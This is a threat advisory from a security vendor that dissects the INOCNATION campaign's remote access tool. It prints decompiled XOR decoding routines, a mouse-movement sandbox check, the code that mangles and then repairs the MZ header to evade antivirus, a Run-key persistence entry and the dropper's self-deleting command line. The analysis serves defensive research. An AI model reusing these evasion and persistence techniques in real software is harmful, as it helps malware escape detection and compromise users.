THREAT ADVISORY

Fidelis Threat Advisory #1020

Dissecting the Malware Involved in the INOCNATION Campaign

As the findings of a new malware attack campaign named INOCNATION emerged, Fidelis Threat Research investigated the Remote Access Tool (RAT) used in this campaign. We discovered some interesting characteristics. This particular RAT employs simple and cunning techniques to prevent its discovery or further investigation. The embedded anti-analysis techniques and other capabilities introduce tradecraft that is integrated directly into the malware's layers. Specifically we found that the malware utilized the following techniques:


- Different types of XOR techniques to obfuscate components and its contained strings
- The use of trusted security software as a decoy during initial infection
- Sandbox detection
- A mangled MZ header to deceive security products
- String Stacking obfuscation with Unicode Strings
- More than one layer of obfuscation for its command and control traffic
- Un-Install functionality

MD5 Hash	Function	Description
A7BD555866AE1C161F78630A638850E7	Initial Launcher/Dropper	Executable (EXE)
2F7E5F91BE1F5BE2B2F4FDA0910A4C16	Decoy Installer for Cisco AnyConnect Mobility Client	Executable (EXE)
4F4BF27B738FF8F2A89D1BC487B054A8	RAT Installer	Executable (EXE)
75D3D1F23628122A64A2F1B7EF33F5CF	RAT Implant/Payload	OLE Control Library (DLL)
68F1419721354EC1f78A71E10B54FCA8	Cisco AnyConnect Mobility Client	Valid Signed Executable (EXE)

Initial Launcher/Dropper


MD5 Hash: A7BD555866AE1C161F78630A638850E7

The initial launcher/dropper writes two executable files to the hard drive, the RAT Installer (MD5: 4F4BF27B738FF8F2A89D1BC487B054A8) and the Cisco AnyConnect decoy (MD5: 2F7E5F91BE1F5BE2B2F4FDA0910A4C16). This launcher is also responsible for the initial execution of both the malware and decoy processes. Both embedded executable files are obfuscated with an XOR operation using a single-byte hexadecimal key of 0x62, but both the XOR byte and the Null byte (0x00) is skipped. By skipping over the XOR bytes and Null bytes this helps the malware to protect itself from static analysis tools by preventing an accurate extraction. The only difference between the two de-obfuscation routines is how many bytes are XOR'ed at a time during each round. The RAT Installer is XOR'ed six bytes at a time and the Cisco decoy is XOR'ed four bytes at a time. This additional code suggests that the malware author may change in the future from a repeated single-byte XOR key to a non-repeated multi-byte XOR key to better protect any future embedded malware.



```
index = 0;
do
{
  byte0 = byte_40F000[index];
  if ( byte0 && byte0 != 0x62 )
    byte_40F000[index] = byte0 ^ 0x62;
  byte1 = byte_40F001[index];
  if ( byte1 && byte1 != 0x62 )
    byte_40F001[index] = byte1 ^ 0x62;
  byte2 = byte_40F002[index];
  if ( byte2 && byte2 != 0x62 )
    byte_40F002[index] = byte2 ^ 0x62;
  byte3 = byte_40F003[index];
  if ( byte3 && byte3 != 0x62 )
    byte_40F003[index] = byte3 ^ 0x62;
  byte4 = byte_40F004[index];
  if ( byte4 && byte4 != 0x62 )
    byte_40F004[index] = byte4 ^ 0x62;
  byte5 = byte_40F005[index];
  if ( byte5 && byte5 != 0x62 )
    byte_40F005[index] = byte5 ^ 0x62;
  index += 6;
}
while ( index < 29184 );
v8 = fopen(&Dst, "wb+");
fwrite(byte_40F000, 29184u, 1u, v8);
fclose(v8);
```

Figure 1 - Six-byte XOR Routine (Malware Decode)




```
index = 0;
do
{
  byte0 = byte_416208[index];
  if ( byte0 && byte0 != 0x62 )
    byte_416208[index] = byte0 ^ 0x62;
  byte1 = byte_416209[index];
  if ( byte1 && byte1 != 0x62 )
    byte_416209[index] = byte1 ^ 0x62;
  byte2 = byte_41620A[index];
  if ( byte2 && byte2 != 0x62 )
    byte_41620A[index] = byte2 ^ 0x62;
  byte3 = byte_41620B[index];
  if ( byte3 && byte3 != 0x62 )
    byte_41620B[index] = byte3 ^ 0x62;
  index += 4;
}
while ( index < 3540464 );
v6 = fopen(&Dst, "wb+");
fwrite(byte_416208, 0x3605F0u, 1u, v6);
fclose(v6);
```

Figure 2 - Four-byte XOR Routine (Decoy Decode)

Decoy Installer for Cisco AnyConnect Mobility Client

(MD5: 2F7E5F91BE1F5BE2B2F4FDA0910A4C16)



Cisco AnyConnect Secure Mobility Client Setup


Welcome to Cisco AnyConnect Secure Mobility Client Setup Wizard

Evaluating launch conditions

Please wait while the Setup Wizard prepares to guide you through the installation.

Figure 3 - Cisco Installation Prompt Presented to the Victim

After being initiated by the initial launcher the legitimate looking decoy Cisco Installer process executes and becomes visible to the victim. The target victim may choose to continue or cancel the installation, but despite a victim's decision to cancel the installation the malware infection continues under a separate running process. It silently begins to create and entrench the loaded malware into the system's background. If the victim chooses to continue with the Cisco installation the Cisco AnyConnect Mobility Client software is actually installed, as shown in Figures 4 and 5.



« Program Files ▸ Cisco ▸ Cisco AnyConnect Secure Mobility Client ▸

Floppy Disk Drive (A:)
Local Disk (C:)
$Recycle.Bin
Boot
Documents and Settings
MSOCache
PerfLogs
Program Files
7-Zip
Cisco
Cisco AnyConnect Secure Mobility Client
Plugins
res
Cisco AnyConnect VPN Client
Common Files
DVD Maker
Internet Explorer
Java
Microsoft Analysis Services
Microsoft Office
Microsoft WSE
Microsoft.NET
MSBuild
Reference Assemblies
Uninstall Information
VMware
Windows Defender
Windows Journal
Windows Mail

Name	Date modified	Type	Size
Plugins	12/3/2015 3:10 PM	File folder	
res	12/3/2015 3:10 PM	File folder	
ac_sock_fltr_api.dll	7/24/2015 8:19 AM	Application extens...	91 KB
acciscocrypto.dll	7/24/2015 8:34 AM	Application extens...	1,481 KB
acciscossl.dll	7/24/2015 8:34 AM	Application extens...	320 KB
acsock.cat	7/24/2015 8:13 AM	Security Catalog	8 KB
acsock.inf	7/24/2015 8:13 AM	Setup Information	2 KB
acsock.sys	7/24/2015 8:13 AM	System file	107 KB
acsock.xml	7/24/2015 8:13 AM	XML Document	6 KB
InstallHelper.exe	7/24/2015 8:32 AM	Application	75 KB
InstallHelper64.exe	7/24/2015 8:33 AM	Application	251 KB
ManifestTool.exe	7/24/2015 8:34 AM	Application	253 KB
OpenSource.html	7/24/2015 8:15 AM	HTML Document	69 KB
Uninstall.exe	7/24/2015 8:32 AM	Application	241 KB
VACon.exe	7/24/2015 8:33 AM	Application	214 KB
vpnagent.exe	7/24/2015 8:33 AM	Application	562 KB
vpnagentutilities.dll	7/24/2015 8:33 AM	Application extens...	590 KB
vpnapi.dll	7/24/2015 8:33 AM	Application extens...	1,047 KB
vpncli.exe	7/24/2015 8:33 AM	Application	58 KB
vpncommon.dll	7/24/2015 8:33 AM	Application extens...	1,171 KB
vpncommoncrypt.dll	7/24/2015 8:33 AM	Application extens...	400 KB
vpndownloader.exe	7/24/2015 8:33 AM	Application	930 KB
vpnui.exe	7/24/2015 8:33 AM	Application	953 KB
vpnva-6.cat	7/24/2015 8:15 AM	Security Catalog	9 KB
vpnva-6.inf	7/24/2015 8:15 AM	Setup Information	4 KB
vpnva-6.sys	7/24/2015 8:15 AM	System file	43 KB
zlib1.dll	7/24/2015 8:34 AM	Application extens...	62 KB

vpnui.exe Date modified: 7/24/2015 8:33 AM Date created: 7/24/2015 8:33 AM
Application Size: 952 KB

Figure 4 - Installed Files from the Cisco AnyConnect Software Install


Cisco AnyConnect Secure Mobility Client


VPN:
You may need to use a browser to gain access.

Connect

Web Authentication Required

Figure 5 - Execution of Cisco binary vpnui.exe (MD5: 68F1419721354EC1f78A71E10B54FCA8)

The attacker's use of decoy software is the same as when a threat actor will decide to display a decoy PFD or Office Document, to give the victim a sense that everything is fine and that there is no need to inform the IT or the Security team for investigation. But the decision by the attacker to use a widely known security application as an embedded decoy is a slightly more sophisticated ploy to the average user or to a less experienced systems administrator.



Authenticode signature block and FileVersionInfo properties

Copyright	© Copyright 2004-2015, Cisco Systems, Inc.
Publisher	Cisco Systems
Product	Cisco AnyConnect Secure Mobility Client
Original name	vpnui.exe
Internal name	vpnui
File version	4, 1, 04011
Description	Cisco AnyConnect User Interface
Comments	Cisco AnyConnect Secure Mobility Client has been developed by Cisco Systems, Inc.
Signature verification	✓ Signed file, verified signature
Signing date	2:21 PM 7/24/2015

Figure 6 - Signature Verified by VirusTotal

The Cisco AnyConnect, "vpnui.exe", appears to be a legitimate application signed by Cisco with the following digital signature details:

Name of signer:	Cisco Systems, Inc.
Signing time:	Friday, July 24, 2015
Certificate serial #:	63 6c 75 43 dd bd f9 69 f4 73 16 0f 4b 09 9b 9e


By choosing common VPN software there is a high chance that the chosen vendor's software may be in use within the intended victim's corporate environment. Some investigation by the victim into the legitimacy of the software title, like in Figure 6, is intended to give a sense that it was the right thing in installing this security software. Also, users are bombarded by various software applications to apply security patches or by IT departments to install new software for upgrades and increased security. Most security software runs in the background so it may be that users have become more willing to run security software because they know they need it despite that they don't know what it actually does or how it is supposed to work, just that it is supposed to protect them.

The use of this Cisco application could also reveal that the intended targets of this attack may be a system administrator holding higher-level privileged access credentials to multiple areas of the network enterprise and infrastructure. If this malware were to be copied amongst other copies of an administrator's software library, the system administrator may later confuse this malware for other legitimate Cisco software, thus infecting him and/or another user to whom the software was forwarded.

Please note that this is not a vulnerability or exploit within the Cisco product, but a decision by the attacker to use a Cisco application as a decoy. Other attacks have been reported to use similar security software lures, such as Juniper Networks and Microsoft Exchange.

RAT Installer
(MD5: 4F4BF27B738FF8F2A89D1BC487B054A8)

During reverse engineering of the RAT Installer we observed that the file implemented an anti-behavioral analysis technique. This technique compared the mouse/cursor pointer's screen position coordinates at two different points in time (5000 milliseconds). The author is using routine to detect whether the malware has been executed without a user being present, which is typically done during sandbox analysis. This technique will defeat less sophisticated sandboxes that do not implement simulation actions, such as mouse movement or mouse clicks during runtime analysis.




```
void __cdecl SandboxCheck(DWORD timeInMillisec)
{
  int point1; // [sp+1Ch] [bp-10h]@1
  int v2; // [sp+20h] [bp-Ch]@2
  int point3; // [sp+24h] [bp-8h]@1
  int v4; // [sp+28h] [bp-4h]@2

  GetCursorPos((LPPOINT)&point3);
  Sleep(5000u);
  GetCursorPos((LPPOINT)&point3);
  Sleep(5000u);
  GetCursorPos((LPPOINT)&point1);
  while ( point1 == point3 )
  {
    if ( v2 != v4 )
      break;
    Sleep(5000u);
    GetCursorPos((LPPOINT)&point1);
  }
  Sleep(timeInMillisec);
}
```

Figure 7 - Simple Sandbox Detection Check via Mouse Movement


The RAT Installer contains an obfuscated malicious DLL payload, which it rebuilds and installs. The embedded file (MD5: 75D3D1F23628122A64A2F1B7EF33F5CF), later written to disk as adobe.dat, is obfuscated with a double XOR loop with keys 0x2C and 0x7B (this is mathematically equivalent to a single XOR loop with the byte key 0x57). Once this DLL is de-obfuscated, we observed another common anti-behavioral analysis technique used to try and extend the longevity of the loaded payload's usage. The malware is missing an appropriate MZ header. The first two hexadecimal bytes of the payload data are 0x9B 0x8A, but they should start with 0x4D 0x5A, the bytes for the ASCII characters "MZ". This is a method attackers can use to confuse virus detection engines looking for malicious code as an effort to detect or disinfect the data in memory. Virus detection engines generally hook API calls in User mode or Kernel mode that are used for file input/output, such as the WriteFile API call. If an intact executable is found within the memory buffer the binary is sent off for behavioral analysis by the detection engine. In order to prevent detonation on hosts other than that of the intended victim, the malware author has purposely mangled the first two bytes of the RAT Implant. After writing the payload implant code the first two bytes of the file are corrected from 0x9B 0x8A to 0x4D 0x5A and the malware is entrenched into the system.



```
 if ( !PathFileExistsW(&pszPath) )
   CreateDirectoryW(&pszPath, 0);
 result = CreateFileW(v3, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
 v7 = result;
 if ( result != (HANDLE)-1 )
 {
   NumberOfBytesWritten = 0;
   WriteFile(result, Payload, 0x5600u, &NumberOfBytesWritten, 0);
   SetFilePointer(v7, 0, 0, 0);
   WriteFile(v7, "MZ", 2u, &NumberOfBytesWritten, 0);
   result = (HANDLE)CloseHandle(v7);
 }

eturn result;
```

Figure 8 – Two WriteFile API calls. The First to Write the Payload File and Then the Second to Correct the First to Bytes to MZ.



```
Name            Type     Data
(Default)       REG_SZ   (value not set)
AdobePlayer     REG_SZ   regsvr32 /s "C:\Documents and Settings\Administrator\Application Data\adobe\adobe.dat"
\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```


Figure 9 - Registry Entrenchment Entry

The RAT Installer also sets the entrenchment/persistence mechanism for the payload malware. While this is a trivial persistence method, the malware Payload DLL has the ability to reference this registry key during the un-install routine, which will be described later.

Finally, just before exit the RAT Installer lauches a new process with a similar argument string to, “cmd /c ping 127.0.0.1&del “%TEMP%\Center111940519.exe”&regsvr32 /s “%AppData%\adobe\adobe.dat””. Within this command several things are happening:

1. A ping to local host acts as a command to sleep for four seconds
2. Delete itself, the RAT Installer file, Center111940519.exe
3. Execute the Implant DLL Payload file

RAT Implant/Payload
(MD5: 75D3D1F23628122A64A2F1B7EF33F5CF)



```
10001566  MOV [LOCAL.32],5A0025
1000156D  MOV [LOCAL.31],630064
10001574  MOV [LOCAL.30],620069
1000157B  MOV [LOCAL.29],7E007A
10001582  MOV [LOCAL.28],43002D
10001589  MOV [LOCAL.27],2D0059
10001590  MOV [LOCAL.26],23003B
10001597  MOV [LOCAL.25],36003E
1000159E  MOV [LOCAL.24],5A002D
100015A5  MOV [LOCAL.23],5A0042
100015AC  MOV [LOCAL.22],39003B
100015B3  MOV [LOCAL.21],2D0036
100015BA  MOV [LOCAL.20],7F0059
100015C1  MOV [LOCAL.19],690064
100015C8  MOV [LOCAL.18],630068
100015CF  MOV [LOCAL.17],220079
100015D6  MOV [LOCAL.16],23003A
100015DD  MOV [LOCAL.15],36003D
100015E4  MOV [LOCAL.14],7F002D
100015EB  MOV [LOCAL.13],37007B
100015F2  MOV [LOCAL.12],3C003C
100015F9  MOV [LOCAL.11],3D0023
10001600  MOV [LOCAL.10],2D0024
10001607  MOV [LOCAL.9],640061
1000160E  MOV [LOCAL.8],680066
10001615  MOV [LOCAL.7],4A002D
1000161C  MOV [LOCAL.6],6E0068
10001623  MOV [LOCAL.5],620066
1000162A  MOV WORD PTR SS:[EBP-10],DX
1000162E  XOR EAX,EAX
10001630  ┌XOR WORD PTR SS:[EBP+EAX*2-98],0D
10001639  │INC EAX
1000163A  │CMP EAX,44
1000163D  └JL SHORT adobe_da.10001630

Address  Hex dump                                         ASCII
00B9FBD0 4D 00 6F 00 7A 00 69 00 6C 00 6C 00 61 00 2F 00 M.o.z.i.l.l.
00B9FBE0 35 00 2E 00 30 00 20 00 28 00 57 00 69 00 6E 00 5...0. .(.W.
00B9FBF0 64 00 6F 00 77 00 73 00 20 00 4E 00 54 00 20 00 d.o.w.s. .N.
00B9FC00 36 00 2E 00 33 00 3B 00 20 00 57 00 4F 00 57 00 6...3.;. .W.
00B9FC10 36 00 34 00 3B 00 20 00 54 00 72 00 69 00 64 00 6.4.;. .T.r.
00B9FC20 65 00 6E 00 74 00 2F 00 37 00 2E 00 30 00 3B 00 e.n.t./.7...
```

Figure 10 - Unicode String Stacking then XOR deobfuscation of the User-Agent String

